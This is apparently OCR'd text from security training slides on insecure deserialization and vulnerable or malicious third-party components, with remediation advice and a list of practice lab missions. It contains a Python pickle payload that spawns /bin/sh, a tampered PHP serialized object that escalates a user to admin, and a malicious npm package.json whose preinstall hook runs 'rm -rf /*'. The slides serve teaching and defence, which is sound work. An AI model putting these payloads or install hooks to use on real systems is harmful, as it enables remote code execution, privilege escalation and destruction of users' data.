
- Self-assessments using automated scanners.
  - Validate and fix what they find with regards to configuration issues.
- Research and understand the limitations of implemented technologies.
  - Account for these with configuration changes, plugins, and/or custom code.

Insecure Deserialization

OWASP A8

Insecure Deserialization

- In the normal course of processing, an application deserializes user-controlled objects…


Problem?

Insecure Deserialization

- Deserialization process allows for remote code execution or application logic manipulation.
- Similar to other data tampering attack, only through a different vector.
- Found in:
  - RPC/IPC calls
  - Wire Protocols, Web Services
  - Caching/Persistence
  - Database/Cache Servers/File system
  - HTTP Cookies, Form Parameters, Auth Tokens

Insecure Deserialization

- How?

```
import cPickle
import subprocess
import base64

class RunBinSh(object):
  def __reduce__(self):
    return (subprocess.Popen, (('/bin/sh',),))

print base64.b64encode(cPickle.dumps(RunBinSh()))
```

Insecure Deserialization Example

- JSON Data Tampering

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin"; i:
3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Insecure Deserialization Remediation

- Don't accept serialized objects.
- If serialized objects must be used:
  - Implement integrity checks
  - Enforce strict type constraints
  - Run code deserialization in low-privileged/ isolated environment
  - Log exceptions & failures in the process
  - Monitor deserialization environments

Using Components with Known Vulnerabilities


OWASP A9

Component Security

- Using components with known vulnerabilities.
- Found directly through banner grabbing, fingerprinting, service scanning, etc.
  - Trivial to reference version specific issues (CVEs and NVDs) and enumerate live exploits.
- Found indirectly through OSINT collection: vulnerability databases, mailing lists, patch notes, nefarious resources, dark web, etc.
- Risk associated varies based on the vulnerabilities that exist in the software.
- The result of a failed patch management policy or a failure to invest in updating code.
  - Failing to update code stalls the patching process.
- Probably the most difficult misconfiguration to remediate due to the need for code maintenance and testing.

NPM

- 548 new modules/day - 615k total



Malicious Packages

```
luftbuch:~ seth$ npm search rimrafall
NAME      DESCRIPTION AUTHOR DATE       VERSION KEYWORDS
rimrafall                    2015-01-26
```

16 lines (15 sloc) | 267 Bytes

```
1  {
2    "name": "rimrafall",
3    "version": "1.0.0",
4    "description": "rm -rf /* # DO NOT INSTALL THIS",
5    "main": "index.js",
6    "scripts": {
7      "preinstall": "rm -rf /*"
8    },
9    "keywords": [
10     "rimraf",
11     "rmrf"
12   ],
13   "author": "João Jerónimo",
14   "license": "ISC"
15 }
```


nsp

```
mbp27:goat.js seth$ nsp check
(+) 3 vulnerabilities found
```

	SQL Injection
Name	sequelize
Installed	1.7.11
Vulnerable	<=2.0.0-rc7
Patched	>=2.0.0-rc8
Path	goat.js@0.0.1 > sequelize@1.7.11
More Info	https://nodesecurity.io/advisories/33


	Regular Expression Denial of Service

snyk.io


snyk
Test
Vulnerability DB
Docs
Blog
Features
Partners
Pricing
Log in:
Sign up
Snyk helps you use open source and stay secure.
Continuously find & fix vulnerabilities in your dependencies
.NET
Snyk for Developers
Find vulnerabilities in your repos and remediate risks with updates and patches.
Learn more
Quick start with GitHub
Snyk for DevOps
Block vulnerable libraries in CI/CD, monitor PaaS/Serverless apps for dependency flaws.
Learn more
Sign up to get started
Snyk for Enterprise Security
Regain visibility into open source risk and empower your developers to address it.
Learn more
Contact us for a demo
aws
100,000+
developers using Snyk
1,000,000+
packages monitored
30,000+
projects protected

Component Security - Remediation

- Remediation techniques:
  - Implement a repeatable hardening process.
  - Develop and enforce a configuration management policy.
  - Invest time in maintaining code to comply with new versions.
- Configuration management policy considerations:
  - Maintain an inventory of all components and versions in use, including dependencies.
  - Monitor the security status of these components and update when necessary (lots to consider here).
  - Establish security policies governing component use.
    - Don't just allow anything. Vet the third-party code you import!
  - Modify components as required to meet secure standards.



Questions?

seth@redpointsecurity.com

@sethlaw

Conclusion

- Security is hard, try harder.
- What should I do next?
  - Dependency analysis
  - Check source code for “secrets”
  - Application output for sensitive data?
  - TLS (ssllabs.com)
  - Trace user input - how are parameters being handled by your app?

Mission Cheetah Biscuits

- http://mission.cheetahbiscuits.com/
- Mission 1: Brute Force into the Application as super secure account (SDE/Auth)
- Mission 2: Find Hodor (IDOR)
- Mission 3: Eat the Cookies (XSS)
- Mission 4: Join the Union (SQLi)
- Mission 5: Weighty Matters (SDE/Mass Assignment)